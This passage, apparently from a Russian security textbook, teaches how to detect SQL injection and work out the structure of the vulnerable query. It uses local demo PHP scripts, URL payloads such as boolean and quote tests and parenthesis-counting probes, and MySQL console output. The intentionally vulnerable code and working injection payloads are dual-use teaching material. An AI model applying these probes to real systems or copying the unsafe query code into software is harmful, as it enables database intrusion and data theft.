Случай, когда внедрение в нефильтруемый параметр одинарной или двойной кавычки вызывает ошибку в запросе, является довольно распространенным. Однако это не правило. Возможны ситуации, когда внедрение одинарной или двойной кавычки не приведет к ошибке; и запрос выдаст пустой или даже предсказуемый результат, однако уязвимость SQL-инъекция все равно имеет место.

Рассмотрим подобную типичную ситуацию:

- **http://localhost/3/7.php**
- **http://localhost/3/7.php?id=1**
- **http://localhost/3/7.php?id=99**
- **http://localhost/3/7.php?id=1'**
- **http://localhost/3/7.php?id=1”**
- **http://localhost/3/7.php?id=1abc**

Все, кроме последнего запроса к этому скрипту, выводили ожидаемые результаты. Одинарная или двойная кавычка в значение параметра не вызовет ошибки в SQL-запросе.

Однако, как видим, последний запрос к этому скрипту вызывает ошибку в базе данных. В данном случае, текст этой ошибки выведен явно, но даже если сообщения об ошибках не выводятся, пользователь все равно в большинстве случаев сможет по косвенным признакам выяснить, произошла ли ошибка.

Что же необычного в этом скрипте? Рассмотрим его текст:

http://localhost/3/7.php

```
<?
  if(empty($id))
  {
  echo "
  <form>
  введите id человека (целое число)<input type=text name=id><input
type=submit>
  </form>
  ";
  exit;
  };
```

```
  mysql_connect("localhost", "root", "");
  mysql_select_db("book1");
  $id=$_GET["id"];
  $id=str_replace("\'", "", $id);
  $id=str_replace("\"", "", $id);
  $sq="select * from test1 where id=$id";
  $q=mysql_query($sq);
  echo mysql_error();
  if($r=mysql_fetch_object($q))
    echo $r->name;
  else echo "записи не найдены";
?>
```

В данном примере, как видим, причиной такого поведения скрипта стало то, что все кавычки из значения принятого параметра вырезаются. Это происходит в инструкциях `$id=str_replace("\'", "", $id)` и `$id=str_replace("\"", "", $id)`.

Таким образом, причиной такого поведения является некоторая фильтрация принимаемых параметров. В данном случае эта фильтрация не является достаточной.

Какие же еще средства может применить нападающий для тестирования некоторого скрипта на предмет SQL-инъекции в некотором принимаемом параметре.

Если значение принимаемого параметра не обрамляется в кавычки, то эту ситуацию нападающий может однозначно вычислить, вставляя вместо нормального значения переменной математическое выражение.

Так, например, значения целых параметров нападающий может заменить на арифметическое выражение, значением которого является исходное.

Рассмотрим пример:

http://localhost/3/8.php

```
<?
  if(empty($id))
  {
  echo "
  <form>
  введите id записи (целое число)<input type=text name=id><input
type=submit>
  </form>
  ";
  exit;
  };
  mysql_connect("localhost", "root", "");
```

```
  mysql_select_db("book1");
  $id=$_GET["id"];
  $id=str_replace("'", "", $id);
  $id=str_replace("\"", "", $id);
  $sq="select * from test2 where xid=$id";
  $q=mysql_query($sq);
  echo mysql_error();
  if($r=mysql_fetch_object($q))
    echo $r->value;
  else echo "записи не найдены";
?>
```

Из текста этого примера видно, что в SQL-запросе используется параметр `id`. При этом происходит запрос к таблице `test2` базы данных `book1`.

Рассмотрим, какую структуру имеет эта таблица:

```
su-2.05b# mysql -u root
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 5 to server version: 4.0.18
Type 'help;' or '\h' for help. Type '\c' to clear the buffer.
mysql> use book1;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
mysql> describe test2;
+-------+--------------+------+-----+---------+----------------+
| Field | Type         | Null | Key | Default | Extra          |
+-------+--------------+------+-----+---------+----------------+
| id    | int(11)      |      | PRI | NULL    | auto_increment |
| xid   | varchar(5)   |      |     | 0       |                |
| value | varchar(255) |      |     | 0       |                |
+-------+--------------+------+-----+---------+----------------+
3 rows in set (0.00 sec)
mysql>
```

Как видим, тип значения `xid`, которое используется в запросе, — строка из пяти символов, а не целое число. Однако, как показывает практика, справа от этого значения может быть целое число или выражение, возвращающее целый результат.

Простейшими математическими операциями являются операции сложения, умножения, вычитания и деления, которые присутствуют в описанном стандарте SQL 92.

Стоит заметить, что символом плюс (+) в URL кодируется пробел, так что, если необходимо передать символ плюс внутри значения некоторого параметра, то этот символ необходимо кодировать последовательностью `%2B`.

Символ минуса (-) кодировать не обязательно.

Если в случае внедрения SQL-кода вместо значения некоторого параметра, математического выражения, значение которого должно совпасть с оригинальным значением пароля, выведенная HTML-страница будет полностью либо частично совпадать с HTML-страницей, выведенной при оригинальном значение параметра, то нападающий однозначно может сделать вывод о том, что в данном скрипте в данном параметре возможна SQL-инъекция.

При этом следует исключить ситуации, когда одинаковое содержание HTML-страницы является следствием некоторой фильтрации.

Например, сравним выводы при следующих запросах:

http://localhost/3/8.php?id=10000

```
это первое значение
```

http://localhost/3/8.php?id=10001

```
это второе значение
```

http://localhost/3/8.php?id=10001-1

```
это первое значение
```

Как видим, в третьем примере нападающий внедряет математическое выражение `10001-1`, вместо оригинального значения параметра – `1000`.

При этом выведенная HTML-страница полностью совпала с той, которая выводится при оригинальном значении параметра.

Тот факт, что значение принятого параметра могло фильтроваться любым способом, приводясь к целому значению, опровергается тем, что при запросе **http://localhost/3/8.php?id=10001**, у которого в значении параметра просто отброшена часть, идущая после арифметической операции, выводящаяся HTML-страница не совпадает со страницей, выводящейся при параметре `id=10000`.

Рассмотрим еще один пример:

http://localhost/3/9.php?id=10001

```
это второе значение
```

http://localhost/3/9.php?id=10002

```
это третье значение
```

http://localhost/3/9.php?id=10002-1

```
это третье значение
```

http://localhost/3/9.php?id=10002anytext

```
это третье значение
```

В этом случае, как видим, совпали выведенные HTML-страницы в случае передачи параметров `id=10002-1`, `id=10002`. Так, как будто обрезалась часть запроса, начиная со знака минус.

Одновременно текст HTML-страницы, выведенной при значении параметра `id=10001`, отличается от `id=10002-1`. При уязвимости SQL-инъекция в параметрах, не обрамленных кавычками, содержание HTML-страниц должно совпасть.

В этом случае нападающий может предположить, что при передаче значения принятого параметра оно проходит жесткую фильтрацию и явно приводится к этому параметру.

Последний запрос окончательно подтвердил это предположение. Другими словами, в данном случае уязвимость SQL-инъекция в рассматриваемом параметре полностью отсутствует!

Рассмотрим еще один пример:

http://localhost/3/10.php?id=1123

```
некоторые вероятные значения
```

http://localhost/3/10.php?id=1342

```
вероятно, некоторые другие значения
```

http://localhost/3/10.php?id=1342'

```
вероятно, некоторые другие значения
```

http://localhost/3/10.php?id=1342-1

```
вероятно, некоторые другие значения
```

http://localhost/3/10.php?id=1341

```
вероятно, некоторые другие значения
```

http://localhost/3/10.php?id=1343

```
записи не найдены
```

http://localhost/3/10.php?id=1343-1

```
вероятно, некоторые другие значения
```

Какими могли бы быть выводы нападающего, выполняющего эти запросы последовательно?

Скрипт, вероятно, принимает целое значение параметра `id`. Стоит проверить наличие SQL-инъекция в этом параметре.

В третьем запросе нападающему становится понятно, что кавычки в значении параметра каким-то образом фильтруются.

Итак, если значение параметра обрамлено в запросе кавычками, то SQL-инъекция отсутствует, и у нападающего не будет возможности выбрать значение параметра `id` из строки.

Выведенная страница при запросе с параметром `id=1342-1` совпала с `id=1341`, однако она совпала и со случаем, когда передан параметр `id=1342`. Таким образом, невозможно утверждать с высокой степенью достоверности, что присутствует уязвимость SQL-инъекция.

Дело в том, что факт совпадения выведенных страниц при значении параметра `id=1342` и `id=1341` означает всего лишь, что значения в базе данных, сопоставленные с этими величинами, совпадают.

В этом случае невозможно определить, какая именно причина заставила при запросе `id=1342-1` совпасть в выводом при запросе `id=1342` — наличие SQL-инъекции или то, что значение `id=1342-1` привелось к целому значению `id=1342`.

Чтобы убедиться, имеет ли место SQL-инъекция, следует проверить другие пары значений параметра `id`.

В нашем случае нападающий может видеть, что выведенная HTML-страница при запросе с параметром `id=1342` совпала с выводом при запросе с параметром `id=1343-1` и отличается от вывода при запросе `id=1343`, который дает сообщение о том, что записи не найдены.

Уже на этом этапе нападающий сможет с высокой степенью точности предположить факт наличия SQL-инъекции.

Рассмотренные приемы позволяют в большинстве случаев найти уязвимость — SQL source code injection.

3.2. Исследование запроса

Итак, допустим в некотором скрипте в каком-либо параметре описанными методами была найдена уязвимость — SQL-инъекция.

Для того чтобы иметь возможность эксплуатировать эту уязвимость, нападающему будет необходимо составить примерный типа SQL-запроса, в который возможно внедрение.

3.2.1. Тип запроса

Для некоторых типов серверов баз данных исследование типа SQL-запроса может несколько различаться.

Наиболее часто в скриптах, доступных внешним пользователям по протоколу HTTP, применяются четыре типа SQL-запросов.

1. `Select` — извлечение значений из базы данных.
2. `Insert` — добавление информации в базу данных.
3. `Update` — изменение информации в базе данных.
4. `Delete` — удаление информации из базы данных.

Какой из этих четырех запросов присутствует в данном конкретном случае, можно понять, элементарно обращая внимание на логику уязвимого скрипта и семантику принимаемого параметра, который вставляется в SQL-запрос без достаточной фильтрации.

Если по смыслу скрипт выводит значения, соответствующие некоторому идентификатору, то с большой вероятностью следует предположить, что имеет место `select`-запрос к базе данных.

Если по смыслу информация добавляется в базу данных, например, добавление заказа, добавление сообщения в форуме и так далее, то, скорее всего, имеет место `insert`-запрос.

Если по смыслу имеет место изменение некоторой информации, например редактирование заказа или сообщения в форуме, а также в некоторых случаях голосования, счетчики и так далее, то, скорее всего, в этом случае имеет место `update` запрос.

Если по смыслу имеет место удаление информации, например удаление заказа, записи и так далее, то, возможно, имеет место `delete`-запрос. Однако всегда следует предполагать, что в данном случае удаляемая запись всего лишь метится, как удаленная, но физически удаления не происходит. Например, имеет место `update`-запрос с установкой параметра `hidden=1`.

Наиболее часто имеет место уязвимость в `select`-запросе.

3.2.2. Кавычки в запросе

Допустим, мы имеем уязвимость типа SQL-инъекция в `select`-запросе. Более того, можно с высокой степенью вероятности предположить, что нефильтруемый параметр вставляется в запрос после ключевого слова `where`.

Допустим, уязвимость имеет место вследствие того, что недостаточно фильтруется некий параметр `$id`.

В этом случае можно предположить, что SQL-запрос имеет примерно следующую структуру:

```
Select … from … where … row1 = $id
```

или

```
Select … from … where … row1 = '$id'
```

На этом этапе у нападающего главная задача — выяснить, обрамлен кавычками параметр `id` или нет. Стоит отметить, что обрамление может быть как одинарными, так и двойными кавычками.

Для этого в самом начале необходимо выяснить, мнемонизируются ли кавычки символом обратного слэша в системе или нет.

Если ошибки SQL выводятся вместе с текстом запроса, то ответить на оба этих вопроса нападающий сможет элементарно, сравнивая те данные, которые он отправил на сервер с тем, какая ошибка вывелась.

Рассмотрим пример:

http://localhost/3/5.php?id='abc"abc

```
Ошибка при работе с базой данных:
select * from test1 where id=\'abc\"abc
You have an error in your SQL syntax near '\'abc\"abc' at line 1
Warning: mysql_fetch_object(): supplied argument is not a valid MySQL
result resource in x:\localhost\3\11.php on line 27
записи не найдены
```

В этом примере был сделан HTTP-запрос к уязвимому скрипту с параметром `id='abc"abc`. Вывод ошибки в SQL-запросе вместе с текстом самого запроса позволил хакеру раскрыть, к какому SQL-запросу привел этот параметр, а именно: `select * from test1 where id=\'abc\"abc`.

Что позволило сделать вывод о том, что значение параметра `id` вставляется в запрос не обрамленное кавычками, в то время как кавычки в значении этого параметра мнемонизируются обратным слэшем.

Стоит проверить, как реагирует система на одинарные и двойные кавычки.

Если при нормальном функционировании системы возможны ситуации, когда в качестве значения параметра, интересного нападающему, передается строка, не являющаяся целым или дробным числом, можно практически однозначно сделать вывод, что этот параметр обрамлен кавычками внутри запроса.

Дело в том, что в этом случае значение этого параметра в SQL-запросе может передаваться только как строка, а строки в SQL-запросах обязательно должны быть обрамлены кавычками.

Напомним, что целые и дробные числа могут быть как обрамлены кавычками, так и нет. Опять-таки это зависит от типа сервера базы данных. В некоторых случаях обрамление кавычками числовых значений не допускается.

В большинстве случаев разрешено обрамлять кавычками числовые значения в тех SQL-серверах, в которых любой тип данных может быть приведен к любому типу данных с минимумом потерь. Примером такого сервера баз данных является MySQL.

Однако как узнать, обрамлено ли значение параметра кавычками, если сообщения об ошибках и ошибочный SQL-запрос не выводятся? Нами было описано, как распознать ситуацию наличия SQL-инъекция. Инъекция возможна в параметре, значение которого подставляется в запрос и не обрамлено кавычками. При этом в запросе не использовались кавычки.

Если SQL-инъекция имеет место, но это не выявилось, можно сделать два вывода:

1. Значение параметра обрамлено кавычками. Иначе этот метод выявил бы обратное.
2. Кавычки в принимаемых параметрах не мнемонизируются обратным слешем. Иначе не было бы уязвимости SQL-инъекция. Однако, мы считаем, что факт наличия SQL-инъекции доказан каким-либо другим методом.

Теперь допустим, что имеет место уязвимость SQL-инъекция в параметре, не обрамленном кавычками.

Вообще говоря, факт того, мнемонизируются кавычки в принимаемых параметрах или нет, можно в большинстве случаев выявить по косвенным признакам. Если где-либо на том же сайте выводятся значения принятых параметров и если нападающий заметит, что в выводимых значениях кавычки мнемонизированы, то это позволит ему с большой степенью вероятности предположить, что кавычки мнемонизируются везде.

Однако более точный результат может дать исследование самого SQL-запроса методом внедрения математических операций в запрос. Опишем способ внедрения произвольных функций и операций в SQL-запрос.

Допустим, значение параметра не обрамлено кавычками.

В любом случае правильный синтаксис запроса сохранит добавление к значению параметра через пробел любой логической операции.

Например, вместо `id=1123` послать запрос `id=1123+AND+1`. Напомним, что символ пробела при URL-кодировании может быть кодирован как знаком `+`, так и последовательностью `%20`.

Рассмотрим несколько примеров SQL-запросов и то, как отразится на синтаксисе и результате запроса подобное изменение параметра.

```
-bash-2.05b$ mysql -u root
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 36 to server version: 4.0.18
Type 'help;' or '\h' for help. Type '\c' to clear the buffer.
mysql> use book1
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
mysql> select id, xid, value from test3 where xid=1123;
+----+------+-----------------------------+
| id | xid  | value                       |
+----+------+-----------------------------+
|  1 | 1123 | некоторые вероятные значения |
+----+------+-----------------------------+
1 row in set (0.02 sec)
mysql> select id, xid, value from test3 where xid=1123 AND 1;
+----+------+-----------------------------+
| id | xid  | value                       |
+----+------+-----------------------------+
|  1 | 1123 | некоторые вероятные значения |
+----+------+-----------------------------+
1 row in set (0.00 sec)
mysql> select id, xid, value from test3 where xid=1123 or id=3;
+----+------+--------------------------------------+
| id | xid  | value                                |
+----+------+--------------------------------------+
|  1 | 1123 | некоторые вероятные значения         |
|  3 | 1341 | вероятно, некоторые другие значения  |
+----+------+--------------------------------------+
2 rows in set (0.00 sec)
mysql> select id, xid, value from test3 where xid=1123 OR 1 or id=3;
+----+------+--------------------------------------+
| id | xid  | value                                |
+----+------+--------------------------------------+
|  1 | 1123 | некоторые вероятные значения         |
|  3 | 1341 | вероятно, некоторые другие значения  |
+----+------+--------------------------------------+
2 rows in set (0.00 sec)
mysql> select id, xid, value from test3 where (xid=1123) or (id=3);
+----+------+--------------------------------------+
| id | xid  | value                                |
+----+------+--------------------------------------+
|  1 | 1123 | некоторые вероятные значения         |
|  3 | 1341 | вероятно, некоторые другие значения  |
+----+------+--------------------------------------+
```

```
2 rows in set (0.02 sec)
mysql> select id, xid, value from test3 where (xid=1123 AND 1) or (id=3);
+----+------+--------------------------------------+
| id | xid  | value                                |
+----+------+--------------------------------------+
|  1 | 1123 | некоторые вероятные значения         |
|  3 | 1341 | вероятно, некоторые другие значения  |
+----+------+--------------------------------------+
2 rows in set (0.00 sec)
mysql> select id, xid, value from test3 where xid in (1123);
+----+------+-----------------------------+
| id | xid  | value                       |
+----+------+-----------------------------+
|  1 | 1123 | некоторые вероятные значения |
+----+------+-----------------------------+
1 row in set (0.00 sec)
mysql> select id, xid, value from test3 where xid in (1123 AND 1);
Empty set (0.00 sec)
mysql>
```

Как видим, практически в любой ситуации внедрение конструкции `AND 1` не изменит ни синтаксис запроса, ни возвращаемый результат. Причиной тому является то, что логическая операция `AND` является более приоритетной, чем логическая операция `OR`, а логическая структура `A AND 1` всегда равна `A`. Таким образом, такое преобразование тождественно.

Исключение тут составляют два последних примера, когда значение принятого параметра подставляется в конструкцию `xid in ( … )`. В этом случае подобное изменение запроса приводит к тому, что запрос возвращает пустой результат. Однако синтаксис запроса все равно остается верным.

Дело в том, что значение `1123 AND 1` вычисляется как булево значение `TRUE`, которое затем приводиться к целому, как единица. Если бы в таблице существовала запись с `xid=1`, то именно она была бы выведена в результате такого запроса.

Стоит отметить, что подобный прием сработает в тех SQL-серверах, в которых возможно приведение типов от одного к другому. Так, справа от `AND` должна стоять булева конструкция, в то время как мы передаем 1.

В серверах, в которых 1 не приводится к булевому `TRUE`, необходимо использовать ключевое слово `TRUE`. В нашем случае мы бы передали значение `id=1123+AND+TRUE`.

Нападающий сможет внедрять произвольные булевы выражения справа от `AND` вместо символа 1 или `TRUE` для того, чтобы выяснить, как SQL-сервер будет реагировать на те или иные конструкции. Это поможет нападающему получить больше информации о запросе и сервере базы данных.

Например, нападающий сможет однозначно определить, мнемонизируются или нет двойные кавычки, внедряя вместо единицы конструкцию `('test'='test')`.

Рассмотрим, как повлияет на результат запроса тот факт, что кавычки мнемонизируются или не мнемонизируются.

```
-bash-2.05b$ mysql -u root
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 61 to server version: 4.0.18
Type 'help;' or '\h' for help. Type '\c' to clear the buffer.
mysql> use book1
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> select id, xid, value from test3 where xid=1123 AND 'test'='test';
+----+------+------------------------------+
| id | xid  | value                        |
+----+------+------------------------------+
|  1 | 1123 | некоторые вероятные значения |
+----+------+------------------------------+
1 row in set (0.02 sec)
mysql> select id, xid, value from test3 where xid=1123 AND
\'test\'=\'test\';
ERROR:
Unknown command '\''.
ERROR:
Unknown command '\''.
ERROR:
Unknown command '\''.
ERROR:
Unknown command '\''.
ERROR 1064: You have an error in your SQL syntax.  Check the manual that
corresponds to your MySQL server version for the right syntax to use near
'\'test\'=\'test\'' at line 1
mysql>
```

Стоит проверить реакцию сервера как на одинарные, так и на двойные кавычки.

Видим, что если на сервере в подставляемом параметре кавычки не мнемонизируются символом обратного слеша, то синтаксис запроса остается верным, и результат, скорее всего, не изменится и совпадет с результатом запроса в случае внедрения `$id=1123 AND 1`.

Если кавычки мнемонизируются, наличие слэшей перед кавычками приведет к тому, что произойдет синтаксическая ошибка в запросе.

Как различать запросы, вернувшие пустой, ошибочный или не пустой результат, было описано в *разд. 3.2*. В большинстве случаев для этого даже не обязательно, чтобы выводились сообщения об ошибках.

Внедрение некоторых выражений после `AND` может быть весьма полезно для определения типа используемого сервера базы данных. Так, могут быть предприняты попытки внедрить некоторые специфичные функции, в SQL-запрос. Следствием того, что не произойдет ошибки в случае внедрения некоторой специфичной функции, которая есть только в одном типе SQL-сервера, будет являться то, что именно этот тип сервера и используется в данном случае.

Причиной этого является то, что очень часто нападающий может внедрить свои команды, но только в том случае, если получившийся SQL-запрос будет синтаксически верен.

Выяснить количество открытых скобок можно из того факта, что в любой реализации языка SQL в любом сервере базы данных будет считаться синтаксически неверным SQL-запрос, в котором закрывается неоткрытая скобка.

Очень часто при эксплуатировании этой уязвимости бывает необходимо знать, сколько скобок было открыто до момента, где в запрос подставляется значение слабофильтруемого параметра.

Для этого нападающий может внедрять примерно следующие конструкции до тех пор пока не получит первый синтаксически неверный вопрос.

1. `$id=1123+)+and+(1`
2. `$id=1123+))+and+((1`
3. `$id=1123+)))+and+(((1`
4. `$id=1123+))))+and+((((1`

и так далее, пока не встретится синтаксическая ошибка в SQL-запросе.

Синтаксическая ошибка в первом запросе будет означать, что на момент внедрения нефильтруемого параметра нет открытых скобок.

Отсутствие ошибки в первом запросе будет свидетельствовать о том, что на момент внедрения нефильтруемого параметра есть, как минимум, одна открытая скобка.

Ошибка при передаче второго параметра будет свидетельствовать о том, что нет двух открытых скобок. Если при этом первый запрос не выдал синтаксическую ошибку, то станет очевидно, что на момент внедрения в SQL-запрос нефильтруемого параметра открыта ровно одна круглая скобка.

Теперь, допустим, имеет место уязвимость SQL-инъекция в некотором скрипте. Причем параметр, на который имеет возможность воздействовать нападающий, в SQL-запросе обрамлен кавычками.

Тот факт, что уязвимость имеет место, доказывает, что в таком случае кавычки не мнемонизируются символом обратного слэша, не вырезаются из переменной и никак не фильтруются. Если бы кавычки в переменной перед помещением ее в запрос фильтровались любым способом, то, учитывая факт, что переменная в запросе окружена кавычками, нападающий не смог бы в значении параметра выбраться за пределы строки.

Более того, можно считать, что нападающему известно, какими кавычками обрамлен параметр в запросе. Только этот тип кавычек в параметре вызовет синтаксическую ошибку в SQL-запросе.

Покажем это:

```
-bash-2.05b$ mysql -u root
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 99 to server version: 4.0.18
Type 'help;' or '\h' for help. Type '\c' to clear the buffer.
mysql> use book1
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
mysql> select * from test3 where xid='1123"sd';
Empty set (0.00 sec)
mysql> select * from test3 where xid='1123's'd';
ERROR 1064: You have an error in your SQL syntax.  Check the manual that
corresponds to your MySQL server version for the right syntax to use near
's'd'' at line 1
mysql>
```

Как видим, ошибка в запросе происходит только в случае внедрения такого типа кавычек, которыми обрамлено значение параметра. Допустим, предполагается наличие SQL-инъекции в некотором параметре `id`. Причем, значение в параметре обрамлено одинарными кавычками, и кавычки в значении параметра никак не мнемонизируются.

В этом случае посылка параметра `id=1123'+AND+'1'='1` вместо оригинального значения `id=1123` позволит окончательно удостовериться в том, имеет ли место SQL-инъекция.

Если при посылке значения параметра `id=1123'+AND+'1'='1` будет выведен тот же результат, что и при посылке значения `id=1123`; а при посылке `id=1123'+AND+'1'='2` будет выведен пустой результат, то можно будет сделать вывод, что имеет место уязвимость SQL-инъекция. Кроме того, значения недостаточно фильтруемого параметра в SQL-запросе обрамлено кавычками, и кавычки в значении параметра не фильтруются.

Приведем несколько примеров реальных запросов:

- **http://localhost/3/4.php?id=2**
- **http://localhost/3/4.php?id=2'+AND+'1'='1**
- **http://localhost/3/4.php?id=2'+AND+'1'='2**

Второй запрос здесь выдал такой же результат, как и первый. Однако третий вернул сообщение о том, что ошибки не найдены.

Это подтвердило информацию о подобной структуре запроса в этом примере. В этом случае на SQL-сервер уйдут следующие SQL-запросы:

```
su-2.05b# mysql -u root
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 2 to server version: 4.0.18
Type 'help;' or '\h' for help. Type '\c' to clear the buffer.
mysql> use book1;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
mysql> select * from test1 where id='2';
+----+----------------------+
| id | name                 |
+----+----------------------+
|  2 | Петров Петр Петрович |
+----+----------------------+
1 row in set (0.01 sec)
mysql> select * from test1 where id='2' AND '1'='1';
+----+----------------------+
| id | name                 |
+----+----------------------+
|  2 | Петров Петр Петрович |
+----+----------------------+
1 row in set (0.02 sec)
mysql> select * from test1 where id='2' AND '1'='2';
Empty set (0.00 sec)
mysql>
```

Таким образом, внедряя одинарные или двойные кавычки в качестве значения параметра, можно закрывать текущую строку и открывать новую строку так, чтобы SQL-запрос сохранил синтаксическую правильность.

В промежутках между закрывающей и открывающей кавычками, можно внедрять произвольные функции, имеющие место в данной реализации языка SQL.

3.2.3. Пример

Рассмотрим пример: **http://localhost/3/12.php**.

Этот скрипт принимает HTTP `GET`-параметр `id`. Посмотрим, как скрипт реагирует на правильные по логике скрипта параметры:

http://localhost/3/12.php?id=1123

```
некоторые вероятные значения
```

http://localhost/3/12.php?id=1342

```
вероятно, некоторые другие значения
```

Как видим, в случае корректных значений параметра `id` скрипт выводит запись из базы данных, которая соответствует этому значению.

Таким образом, в скрипте, скорее всего, имеет место `select`-запрос к базе данных.

Выясним, как ведет себя скрипт в том случае, если передавать значения параметров, которым, скорее всего, не будет соответствовать ни одна запись в базе данных, однако запрос все равно останется синтаксически верным.

http://localhost/3/12.php?id=9999999

```
записи не найдены
```

http://localhost/3/12.php?id=-1

```
записи не найдены
```

Как видим, в этом случае выводится сообщение о том, что записи не найдены.

Проведем еще несколько SQL-запросов, чтобы исследовать, имеется в нашем примере уязвимость SQL-инъекция или нет.

1. **http://localhost/3/12.php?id=1123'**
2. **http://localhost/3/12.php?id=11abc**
3. **http://localhost/3/12.php?id=abcd**
4. **http://localhost/3/12.php?id=abc"**

Все эти запросы выдадут пустую страницу. Это может свидетельствовать о том, что либо в скрипте произошла ошибка в SQL-запросе, в результате чего весь вывод в браузер был прекращен, либо в скрипте происходит какая-либо фильтрация.

Но если бы параметр был символьным и был обрамлен в запросе одинарными или двойными кавычками, то второй и третий запросы привели бы к

синтаксически правильному SQL-запросу, хотя, возможно, и возвращающему пустой результат.

Таким образом, если уязвимость присутствует, то значение переменной, на которую имеет возможность воздействовать нападающий, скорее всего, не обрамлено кавычками. В этом случае подтвердить наличие SQL-инъекции сможет внедрение математических выражений вместо оригинального значения параметра:

http://localhost/3/12.php?id=1123

```
некоторые вероятные значения
```

http://localhost/3/12.php?id=1124

```
записи не найдены
```

http://localhost/3/12.php?id=1124-1

```
некоторые вероятные значения
```

Как было показано в *разд. 3.2.2*, подобное поведение скрипта будет свидетельствовать о том, что имеет место факт наличия SQL-инъекции и параметр не обрамлен кавычками.

Проверим, можем ли мы внедрять в запрос булевы конструкции.

Из предыдущих примеров становится ясно, как система реагирует на ошибку в SQL-запросе, — система выдает пустую HTML-страницу.

Напомним, что в случае пустого результата система выдает сообщение о том, что записи не найдены:

http://localhost/3/12.php?id=1123+AND+1

```
некоторые вероятные значения
```

http://localhost/3/12.php?id=1123+AND+0

```
записи не найдены
```

Таким образом, нападающий окончательно удостоверился в том, что имеет место SQL-инъекция.

Далее нападающий захочет выяснить, мнемонизируются или нет одинарные и двойные кавычки. Для этого он составит примерно следующие запросы к серверу:

http://localhost/3/12.php?id=1123+AND+1=1

```
некоторые вероятные значения
```

http://localhost/3/12.php?id=1123+AND+'test'='test'

```
<пустая страница>
```

http://localhost/3/12.php?id=1123+AND+"test"="test"

```
<пустая страница>
```

http://localhost/3/12.php?id=1123+AND+"222"="222"

```
<пустая страница>
```

http://localhost/3/12.php?id=1123+AND+'222'='222'

```
<пустая страница>
```

Результаты этих запросов будут свидетельствовать, что во всех случаях кроме первого произошла ошибка в SQL-запросе, а следовательно, и двойные и одинарные кавычки каким-либо образом фильтруются.

Если одинарные и двойные кавычки просто бы вырезались из текста, то два последних запроса не выдавали бы ошибки в SQL-запросе, так как они были бы аналогичны следующему запросу, который не вызывает ошибок:

http://localhost/3/12.php?id=1123+AND+222=222

```
некоторые вероятные значения
```

Таким образом, следует вывод о том, что одинарные и двойные кавычки в запросе фильтруются каким-либо образом и не вырезаются из запроса.

Теперь осталось выяснить, сколько незакрытых открывающих скобок в запросе имеется до момента внедрения нефильтруемого параметра.

Для этого проведем серию следующих HTTP-запросов.

1. **http://localhost/3/12.php?id=1123+)+AND+(1**
2. **http://localhost/3/12.php?id=1123+))+AND+((1**
3. **http://localhost/3/12.php?id=1123+)))+AND+(((1**
4. **http://localhost/3/12.php?id=1123+))))+AND+((((1**

Первый и второй запросы не выдадут ошибки, но выдадут нормальный результат, как и в случае запроса **http://localhost/3/12.php?id=1123**.

Третий запрос выдаст пустую страницу. Как было показано ранее, это будет свидетельствовать, что произошла ошибка в SQL-запросе.

То, что первый и второй запросы не порождают синтаксических ошибок, будет означать, что в месте внедрения в запрос произвольных данных в параметре `id` имеется, как минимум, две незакрытых круглых скобки.

Ошибка в третьем запросе свидетельствует о том, что на момент внедрения произвольного значения в SQL-запрос нет трех незакрытых круглых скобок.

Таким образом, на момент внедрения произвольного значения открыто ровно две круглых скобки. И запрос имеет примерно следующий вид:

```
select … from … where … ( … ( … row1=$id … ) … ) …
```

Теперь раскроем текст исследуемого скрипта и убедимся, что все наши предположения оказались верными:

http://localhost/3/12.php

```
<?
  if(empty($id))
  {
  echo "
  <form>
  введите id записи (целое число)<input type=text name=id><input
type=submit>
  </form>
  ";
  exit;
  };
  mysql_connect("localhost", "root", "");
  mysql_select_db("book1");
  $id=$_GET["id"];
  $id=addslashes($id);
  $sq="select * from test3 where (1 and 1) and ((1=2 or xid=$id) and 1)";
  $q=mysql_query($sq);
  $e=mysql_error();
  if(!empty($e))
  {
   exit;
  }
  if($r=mysql_fetch_object($q))
    echo $r->value;
  else echo "записи не найдены";
?>
```

Конструкция `$id=addslashes($id);` указывает на то, что перед вставкой в запрос переменной `id` кавычки мнемонизируются добавлением обратного слэша.

Конструкция `if(!empty($e)){ exit; };` свидетельствует о том, что в случае наличия ошибки в SQL-запросе, никакие сообщения об ошибках не выводятся, однако выполнение скрипта прерывается. Следствие этого — вывод пустой HTML-страницы при ошибках в SQL-запросе. Этот факт тоже был предсказан верно.

Сам запрос имеет следующий вид:

```
select * from test3 where (1 and 1) and ((1=2 or xid=$id) and 1)
```

Что вполне соответствует ожиданиям. Значение переменной `id` не обрамлено одинарными или двойными кавычками, и на момент вставки в запрос переменной `id` имеются ровно две неоткрытые круглые скобки.

Теперь, когда мы знаем тип исходного SQL-запроса, покажем, какие именно SQL-запросы посылались к базе данных в каждом из наших примеров:

```
-bash-2.05b$ mysql -u root
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 83 to server version: 4.0.18
Type 'help;' or '\h' for help. Type '\c' to clear the buffer.
mysql> use book1
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
mysql> -- http://localhost/3/12.php?id=1123
mysql> select * from test3 where (1 and 1) and ((1=2 or xid=1123) and 1);
+----+------+------------------------------+
| id | xid  | value                        |
+----+------+------------------------------+
|  1 | 1123 | некоторые вероятные значения |
+----+------+------------------------------+
1 row in set (0.02 sec)
mysql> -- http://localhost/3/12.php?id=1342
mysql> select * from test3 where (1 and 1) and ((1=2 or xid=1342) and 1);
+----+------+-------------------------------------+
| id | xid  | value                               |
+----+------+-------------------------------------+
|  2 | 1342 | вероятно, некоторые другие значения |
+----+------+-------------------------------------+
1 row in set (0.00 sec)
mysql> -- http://localhost/3/12.php?id=9999999
mysql> -- http://localhost/3/12.php?id=-1
mysql> select * from test3 where (1 and 1) and ((1=2 or xid=9999999) and 1);
Empty set (0.00 sec)
